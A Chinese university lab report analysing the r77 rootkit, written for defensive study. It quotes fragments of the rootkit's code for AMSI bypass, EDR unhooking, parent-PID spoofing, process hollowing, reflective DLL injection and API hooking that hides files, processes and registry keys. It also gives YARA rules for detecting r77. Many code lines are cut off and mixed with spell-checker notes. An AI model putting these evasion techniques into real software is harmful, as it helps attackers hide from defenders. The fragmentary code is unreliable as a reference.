恶意代码分析与防治技术实验报告

LAB11_R77

网络空间安全学院 信息安全专业

2112492 刘修铭 1063

https://github.com/lxmliu2002/Malware_Analysis_and_Prevention_Techniques

一、实验目的

1. 了解 R77 的工作原理；
2. 掌握分析源代码的能力。

二、实验环境

为了保护本机免受恶意代码攻击，本次实验主体在虚拟机上完成，以下为相关环境：

1. 已关闭病毒防护的 Windows11
2. 在 VMware 上部署的 Windows XP 虚拟机

三、实验工具

1. VS code
2. 相关病毒分析工具


四、实验过程

（一）原理分析

整体查看该项目，分析知，其主要由四个独立模块组成：

- The Install Module.
- The stager module.
- The service module.
- The core module.

四个模块共同完成了隐藏的任务。



1. The Install Module

该部分主要完成以下任务：

1. **存储分阶段加载模块（Stager Module）：**
   - 将分阶段 Stager Module 的 PE 文件存储在注册表中，用于在系统中持续存储其恶意代码。
2. **构建 PowerShell 命令：**
   - 一旦将 Stager Module 存储在注册表中，Install Module 构建一个 PowerShell 命令，用于从注册表中加载并执行 Stager Module。然后，Install Module 创建一个定时任务，以运行该 PowerShell 命令。
3. **定位并存储 Stager Module：**
   - Install Module 定位了存储为 PE 资源命名为 EXE 的 Stager Module 。随后，在 HKEY_LOCAL_MACHINE\SOFTWARE 注册表 hive 中创建了一个名为 $77stager 的新注册表键，并将 Stager Module 写入该键。

```
ResourceA = FindResourceA(0, (LPCSTR)0x65, "EXE");
v1 = ResourceA;
if ( ResourceA )
{
  v2 = SizeofResource(0, ResourceA);
  if ( v2 )
  {
    Resource = LoadResource(0, v1);
    if ( Resource )
    {
      v4 = (const BYTE *)LockResource(Resource);
      if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE", 0, 0xF023Fu, &phkResult)
        && !RegSetValueExW(phkResult, L"$77stager", 0, 3u, v4, v2)
        && !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE", 0, 0xF013Fu, &phkResult)
        && !RegSetValueExW(phkResult, L"$77stager", 0, 3u, v4, v2) )
      {
```

4. **反射性加载 .NET Stager Module：**
   - Install Module 构建了一个 PowerShell 命令，通过 [Reflection.Assembly]::Load 方法反射性地将.NET Stager Module 加载到内存中。

5. **绕过 AMSI（Antimalware Scan Interface）：**
    - Install Module 通过修改 AmsiScanBuffer API 绕过 Microsoft 的 AMSI，使其始终返回 AMSI_RESULT_CLEAN 响应。AMSI_RESULT_CLEAN 表示扫描的内容是“已知良好的，未发现检测，未来的定义更新后结果可能不会改变。”
6. **混淆 PowerShell 命令：**
    - 最后，通过将变量名替换为随机字符串，对 PowerShell 命令进行混淆，增加检测的难度。
7. **创建定时任务：**
    - Install Module 创建了一个使用 COM 对象执行 PowerShell 命令的定时任务，该任务配置为在系统启动时以 SYSTEM 账户身份执行。增加了 Rootkit 的持久性和在系统启动时的执行。

```
v5 = 0;
bstrString = SysAllocString(psz);
v17 = SysAllocString(a2);
v16 = SysAllocString(L"powershell");
v15 = SysAllocString(psza);
v14 = SysAllocString(L"\\");
v6 = SysAllocString(L"SYSTEM");
v18 = v6;
if ( CoInitializeEx(0, 0) < 0 )
{
  v8 = bstrString;
}
else
{
  v7 = CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0);
  if ( (v7 >= 0 || v7 == -2147417831)
    && (ppv = 0, CoCreateInstance(&CLSID_TaskScheduler, 0, 1u, &IID_ITaskService, (LPVOID *)&ppv) >= 0) )
```

2. The Stager Module

该模块是一个基于 .NET 的二进制模块，负责取消 DLL 的 hook，调整 SeDebugPrivilege 设置，解密和解压缩 Service Module，并将 Service Module 注入。此过程通过使用 process hollowing 技术，采用 PPID spoofing 实现。其有如下作用：

- 允许在一开始使用较小的 payload 来加载更多功能的较大的 payload，让攻击手法更加隐蔽。
- 使通信能够和最终阶段分离，故而无需复制代码，一个 payload 就可以在不同途径传输多次。
- 由于 stager 已经为程序分配了大量内存，使得 stages 不需要考虑大小问题，可以任意大，进而 stages 能够以更高级别的语言编写最终阶段的 payload，并且动态进行加载。

API unhooking

Stager Module 首先将包含 Rootkit 使用的 API 的重要 DLL 如 NTDLL.dll、KERNEL32.dll 等进行 unhook 处理。

1. **Retrieving the DLL**：从磁盘读取目标 dll 文件
2. **Mapping the DLL to memory**：将 dll 文件映射到内存，允许其加载到进程的内存中
3. **Analyzing the DLL's section table**：分析 dll 文件的 section table，找到可执行代码的相关部分
4. **Overwriting the code section**：覆写相关的内容

```
public static void Main()
{
    // Unhook DLL's that are monitored by EDR.
    // Otherwise, the call sequence analysis of process hollowing gets
    Unhook.UnhookDll("ntdll.dll");    "ntdll": Unknown word.
    if (Environment.OSVersion.Version.Major >= 10 || IntPtr.Size == 8)
    {
        Unhook.UnhookDll("kernel32.dll");
    }
```

SeDebugPrivilege

接着其尝试获取权限，从而可以进行检查或调整其他进程的内存。

```
Process.EnterDebugMode();
```

Service module decryption and decompression

Stager Module 被存储在资源节中。其使用 GZip 压缩算法进行压缩，并使用简单的 XOR 算法进行解密。解压后使用前 4 个字节作为密钥解密其余数据。

```
private static byte[] Decrypt(byte[] data)
{
    // Only a trivial encryption algorithm is used.
    // This improves the stability of the fileless startup, bec

    int key = BitConverter.ToInt32(data, 0);
    byte[] decrypted = new byte[data.Length - 4];

    for (int i = 0; i < decrypted.Length; i++)
    {
        decrypted[i] = (byte)(data[i + 4] ^ (byte)key);
        key = key << 1 | key >> (32 - 1);
    }

    return decrypted;
}
```

Parent PID spoofing

为了确保进程注入看上去合法，使用 Parent PID spoofing 技术进行隐藏，使得攻击者能够在任何他们想要的父进程下运行进程。

其首先获取 winlogon.exe 的 PID。

```
// Executable to be used for process hollowing.
string path = @"C:\Windows\System32\dllhost.exe";    "dllhost": Unknown word.
string commandLine = "/Processid:" + Guid.NewGuid().ToString("B"); // Random commandline to mimic a

// Parent process spoofing can only be used on certain processes, particularly the PROCESS_CREATE_P
int parentProcessId = Process.GetProcessesByName("winlogon")[0].Id;    "winlogon": Unknown word.
```

接着使用如下的 API：

- **OpenProcess** 获取父进程的句柄
- **InitializeProcThreadAttributeList** 初始化进程的属性列表
- **UpdateProcThreadAttribute** 通过属性列表设置父进程句柄
- **CreateProcess** 在父进程下创建新进程

```
short sizeOfOptionalHeader = BitConverter.ToInt16(payload, ntHeaders + 0x14);
IntPtr imageBase = IntPtr.Size == 4 ? (IntPtr)BitConverter.ToInt32(payload, ntHeaders + 0x18

IntPtr parentProcessHandle = OpenProcess(0x80, false, parentProcessId);
if (parentProcessHandle == IntPtr.Zero) throw new Exception();

IntPtr parentProcessHandlePtr = Allocate(IntPtr.Size);
Marshal.WriteIntPtr(parentProcessHandlePtr, parentProcessHandle);

IntPtr attributeListSize = IntPtr.Zero;
if (InitializeProcThreadAttributeList(IntPtr.Zero, 1, 0, ref attributeListSize) || attribute

IntPtr attributeList = Allocate((int)attributeListSize);
if (!InitializeProcThreadAttributeList(attributeList, 1, 0, ref attributeListSize) ||
    attributeList == IntPtr.Zero ||
    !UpdateProcThreadAttribute(attributeList, 0, (IntPtr)0x20000, parentProcessHandlePtr, (I
```

Process hollowing

其使用进程镂空技术将载荷注入到一个看起来合法的进程中，如 dllhost.exe。为了进一步混淆，其生成一个随机的 Guid 以及一个命令行字符串并分配给新创建的进程，包括 /Processid: 和 Guid，从而更加精确地模拟 dllhost.exe 进程，增加检测难度。

```
// Executable to be used for process hollowing.
string path = @"C:\Windows\System32\dllhost.exe";    "dllhost": Unkno
string commandLine = "/Processid:" + Guid.NewGuid().ToString("B"); //

// Parent process spoofing can only be used on certain processes, par
int parentProcessId = Process.GetProcessesByName("winlogon")[0].Id;

// Start the r77 service process.
RunPE.Run(path, commandLine, payload, parentProcessId);
```

3. The Service Module

该模块负责执行如配置注册表等的关键任务。

Unhooking DLLs

与前面 Stager Module 相同，该部分对 NTDLL.dll 和 KERNEL32.dll 文件进行 unhook 处理。

Config setup

在 HKEY_LOCAL_MACHINE\SOFTWARE\$77config 文件下创建一个可以被任意用户修改的 key，使得可由任何没有提升权限的进程写入。接着将当前模块的 PID 作为注册表键值存储在 HKEY_LOCAL_MACHINE\SOFTWARE\$77config\pid。

```
// Terminate the already running r77 service process.
TerminateR77Service(GetCurrentProcessId());

// Create HKEY_LOCAL_MACHINE\SOFTWARE\$77config and set DACL to allow full access by any user.    "HKEY": Unknown word.
HKEY configKey;    "HKEY": Unknown word.
if (InstallR77Config(&configKey))
{
    // Write current process ID to the list of hidden PID's.
    // Since this process is created using process hollowing (dllhost.exe), the name cannot begin with "$77".    "dllhost": Unkn
    // Therefore, process hiding by PID must be used.
    HKEY pidKey;    "HKEY": Unknown word.
    if (RegCreateKeyExW(configKey, L"pid", 0, NULL, REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, NULL, &pidKey, NULL) == ERROR_SUCCI
    {
        // The registry values "svc32" and "svc64" are reserved for the r77 service.
        DWORD processId = GetCurrentProcessId();
        RegSetValueExW(pidKey, COALESCE_BITNESS(L"svc32", L"svc64"), 0, REG_DWORD, (LPBYTE)&processId, sizeof(DWORD));    "LPBYT
        RegCloseKey(pidKey);
    }

    RegCloseKey(configKey);
}
```

Injecting the core rootkit

其最后创建两个负责注入 dll 资源的回调函数，使用反射 dll 注入技术。文件被写入远程进程内存，并调用 ReflectiveDllMain 导出以最终加载 dll 并调用 DllMain。

- 第一个回调函数负责将其注入到已经感染的父进程所新创建的子进程中。
    - 该部分调用的一个重要的 API 是 NtResumeThread。父进程调用此 API 在创建子进程后启动线程使其执行，安装的 hook 通过 PIPE 管道将子进程的 PID 发送给 Service Module，使得 Service Module 能够根据该条件去注入。

```
// When the NtResumeThread hook is called, the r77 service is notified through a named pipe connection.
// This will trigger the following callback and the child process is injected.
// After it's injected, NtResumeThread is executed in the parent process.
// This way, r77 is injected before the first instruction is run in the child process.
ChildProcessListener(ChildProcessCallback);
```

- 第二个回调函数通过每 100 ms 枚举当前正在运行的所有进程实现将 core 注入到当前正在运行的所有进程中。

```
// In addition, check for new processes every 100 ms that might ha
// This is particularly the case for child processes of protected
// In the first iteration, the callback is invoked for every curre
NewProcessListener(100, NewProcessCallback);
```

反射注入思路如下

1. 将进程指针地址复制给进程句柄，打开进程(OpenProcess)，创建线程（PROCESS_CREATE_THREAD），获取线程信息（PROCESS_QUERY_INFORMATION），读写内存(PROCESS_VM_OPERATION);
2. 检查字节位数，检查进程是否在排除名单中，如 smss、csrss、wininit 等关键进程;
3. 检查进程完整性级别，只注入中级以上进程;
4. 根据需要注入的进程，从 ReflectiveDllMain 获取反射加载 dll 的 shellcode 的指针地址;
5. 通过 NtCreateThreadEx 创建线程，将 allocatedMemory + entryPoint 作为开始地址。接着 ReflectiveLoader 将 dll 文件在内存中展开，修复重定位、导入表（类似ShellCode）。

4. The Core Module

该部分为 Service Module 注入到进程中的 dll，主要负责调用 Detours 在重要的 API 上进行 hook，并根据其配置过滤输出。这些原生 API 可以用于列举或获取有关的系统信息，则安装的 hook 就可以列举并过滤出攻击者配置好的 key，其余的则转发给 regedit 进程。通过过滤操作，即可实现有选择地隐藏文件、进程抑或是注册表键值等信息。被 hook 的函数如下：

- NtQuerySystemInformation
- NtResumeThread
- NtQueryDirectoryFile
- NtQueryDirectoryFileEx
- NtEnumerateKey
- NtEnumerateValueKey
- EnumServiceGroupW
- EnumServicesStatusExW
- NtDeviceIoControlFile

在 hook 开始之前，首先需要对 detours 进行初始化、需要更新进行 detours 的线程。

接着调用 InstallHook() 函数，调用了 DetourAttach() 进行 hook，挂接目标 API。函数的第一个参数是一个指向将要被挂接函数地址的函数指针，第二个参数是指向实际运行的函数的指针，即替代函数的地址。

```
VOID InitializeHooks()
{
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    InstallHook("ntdll.dll", "NtQuerySystemInformation", (LPVOID*)&OriginalNtQuerySystemInformation, HookedNtQuerySystemInformation);
    InstallHook("ntdll.dll", "NtResumeThread", (LPVOID*)&OriginalNtResumeThread, HookedNtResumeThread);    "ntdll": Unknown word.
    InstallHook("ntdll.dll", "NtQueryDirectoryFile", (LPVOID*)&OriginalNtQueryDirectoryFile, HookedNtQueryDirectoryFile);    "ntdll": U
    InstallHook("ntdll.dll", "NtQueryDirectoryFileEx", (LPVOID*)&OriginalNtQueryDirectoryFileEx, HookedNtQueryDirectoryFileEx);    "ntd
    InstallHook("ntdll.dll", "NtEnumerateKey", (LPVOID*)&OriginalNtEnumerateKey, HookedNtEnumerateKey);    "ntdll": Unknown word.
    InstallHook("ntdll.dll", "NtEnumerateValueKey", (LPVOID*)&OriginalNtEnumerateValueKey, HookedNtEnumerateValueKey);
    InstallHook("advapi32.dll", "EnumServiceGroupW", (LPVOID*)&OriginalEnumServiceGroupW, HookedEnumServiceGroupW);    "advapi": Unknow
    InstallHook("advapi32.dll", "EnumServicesStatusExW", (LPVOID*)&OriginalEnumServicesStatusExW, HookedEnumServicesStatusExW);    "adv
    InstallHook("sechost.dll", "EnumServicesStatusExW", (LPVOID*)&OriginalEnumServicesStatusExW2, HookedEnumServicesStatusExW2);    "se
    InstallHook("ntdll.dll", "NtDeviceIoControlFile", (LPVOID*)&OriginalNtDeviceIoControlFile, HookedNtDeviceIoControlFile);
    DetourTransactionCommit();

    // Usually, ntdll.dll should be the only DLL to hook.
    // Unfortunately, the actual enumeration of services happens in services.exe - a protected process that cannot be injected.
    // EnumServiceGroupW and EnumServicesStatusExW from advapi32.dll access services.exe through RPC.    "advapi": Unknown word.
    // There is no longer one single syscall wrapper function to hook, but multiple higher level functions.
    // EnumServicesStatusA and EnumServicesStatusExA also implement the RPC, but do not seem to be used by any applications out there.
}
```

5. 免杀

r77 使用了如下免杀方案：

- AMSI 绕过：使用内存劫持技术，通过 hook 函数 AmsiScanBuffer()，让其始终返回句柄 AMSI_RESULT_CLEAN，达到欺骗 AMSI 没有发现恶意软件的效果。
- DLL unhook：检索 dll 文件的干净副本，将干净的 dll 映射到内存中，接着找到被 hook 的 dll 的 .text 部分使用原始内容进行覆写。
- hooksechost.dll 而不是 api ms-*.dll。

（二）yara 规则

基于上述分析，编写得到如下 yara 规则：

```
rule R77_4 {
    strings:
        $a = { 33 C9 48 89 8C 24 C0 00 00 00 4C 8B CB 48 89 8C 24 B8 00 00 00 45 33 C0 48 89 8C 24 B0 00 00 00 48 89 8C 24 A8 00 00 00 89 8C 24 A0 00 00 00 }
    condition:
        all of them
}

rule R77_5 {
    strings:
        $r77_str0 = "$77stager" wide fullword
        $r77_str1 = "$77svc32" wide fullword
        $r77_str2 = "$77svc64" wide fullword
        $r77_str3 = "\\\\.\\pipe\\$77childproc64" wide fullword
        $r77_str4 = "SOFTWARE\\$77config"
        $obfuscate_ps = { 0F B7 04 4B 33 D2 C7 45 FC 34 00 00 00 F7 75 FC 66 8B 44 55 90 66 89 04 4B 41 3B CE }
        $amsi_patch_ps = "[Runtime.InteropServices.Marshal]::Copy([Byte[]](0xb8,0x57,0,7,0x80,0xc3)" wide fullword
    condition:
        ($obfuscate_ps and $amsi_patch_ps) or (all of ($r77_str*))
}

rule R77_6 {
    strings:
        $str0 = "service_names" wide fullword
        $str1 = "process_names" wide fullword
        $str2 = "tcp_local" wide fullword
        $str3 = "tcp_remote" wide fullword
        $str4 = "startup" wide fullword
        $str5 = "ReflectiveDllMain" ascii fullword
        $str6 = ".detourd" ascii fullword
        $binary0 = { 48 8B 10 48 8B 0B E8 ?? ?? ?? ?? 85 C0 74 ?? 48 8B 57 08 48 8B 4B 08 E8 ?? ?? ?? ?? 85 C0 74 ?? 48 8B 57 10 48 8B 4B 10 E8 ?? ?? ?? ?? 85 C0 74 ?? 48 8B 57 18 48 8B 4B 18 E8 ?? ?? ?? ?? 85 C0 74 ?? 48 8B 57 20 48 8B 4B 20 E8 ?? ?? ?? ?? 85 C0 74 ?? 48 8B 57 28 48 8B 4B 28 E8 ?? ?? ?? ?? 85 C0 }
        $binary1 = { 8B 56 04 8B 4F 04 E8 ?? ?? ?? ?? 85 C0 74 ?? 8B 56 08 8B 4F 08 E8 ?? ?? ?? ?? 85 C0 74 ?? 8B 56 0C 8B 4F 0C E8 ?? ?? ?? ?? 85 C0 74 ?? 8B 56 10 8B 4F 10 E8 ?? ?? ?? ?? 85 C0 74 ?? 8B 56 14 8B 4F 14 E8 ?? ?? ?? ?? 85 C0 74 ?? 8B 56 18 8B 4F 18 E8 ?? ?? ?? ?? 85 C0 74 ?? 8B 56 1C 8B 4F 1C }
    condition:
        (all of ($str*)) or $binary0 or $binary1
}
```

下面是运行结果图。

```
PS E:\刘修铭\南开大学\个人材料\课程\2023-
5.0> .\yara64.exe -r -c .\r77.y .
.\Examples\InstallShellCode.cs: 0
.\Examples\InstallShellCode.cpp: 0
.\Helper32.dll: 0
.\Examples\ControlPipe.cpp: 0
.\Helper64.dll: 1
.\LICENSE.txt: 0
.\r77.y: 0
.\BytecodeApi.UI.dll: 0
.\Uninstall.exe: 1
.\Install.shellcode: 1
.\r77-x64.dll: 1
.\r77-x86.dll: 1
.\Install.exe: 1
.\BytecodeApi.dll: 0
.\TestConsole.exe: 0
.\yara64.exe: 0
```

下面测试其运行效率，得到如下运行结果。

```
意代码分析与防治技术 王志，邓琮弋\工具\r77 Rootkit\r77Rootkit 1.5.0\r77.py"
文件 ./Helper64.dll 匹配的规则: [R77_4]
文件 ./Install.exe 匹配的规则: [R77_5]
文件 ./Install.shellcode 匹配的规则: [R77_5]
文件 ./r77-x64.dll 匹配的规则: [R77_6]
文件 ./r77-x86.dll 匹配的规则: [R77_6]
文件 ./Uninstall.exe 匹配的规则: [R77_4]
程序运行时间: 0.01743912696838379 秒
```


（三）IDA Python 脚本编写

遍历所有函数，排除库函数或简单跳转函数，当反汇编的助记符为 call 或者 jmp 且操作数为寄存器类型时，输出该行反汇编指令。

```
import idautils
ea=idc.ScreenEA()
funcName=idc.GetFunctionName(ea)
func=idaapi.get_func(ea)
print("FuncName:%s"%funcName) # 获取函数名
print "Start:0x%x,End:0x%x" % (func.startEA,func.endEA) # 获取函数开始地址和结束地址
# 分析函数属性
flags = idc.GetFunctionFlags(ea)
if flags&FUNC_NORET:
    print "FUNC_NORET"
if flags & FUNC_FAR:
    print "FUNC_FAR"
if flags & FUNC_STATIC:
    print "FUNC_STATIC"
if flags & FUNC_FRAME:
    print "FUNC_FRAME"
if flags & FUNC_USERFAR:
    print "FUNC_USERFAR"
if flags & FUNC_HIDDEN:
    print "FUNC_HIDDEN"
if flags & FUNC_THUNK:
    print "FUNC_THUNK"
if not(flags & FUNC_LIB or flags & FUNC_THUNK):# 获取当前函数中call或者jmp的指令
    dism_addr = list(idautils.FuncItems(ea))
```

```
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == "call" or m == "jmp":
            print "0x%x %s" % (line,idc.GetDisasm(line))
```

得到如下结果：



五、实验结论及心得

1. 熟悉了静态与动态结合分析病毒的方法；
2. 了解了 R77 的工作原理，复习了隐蔽启动的相关内容；
3. 更加熟悉了 yara 规则的编写。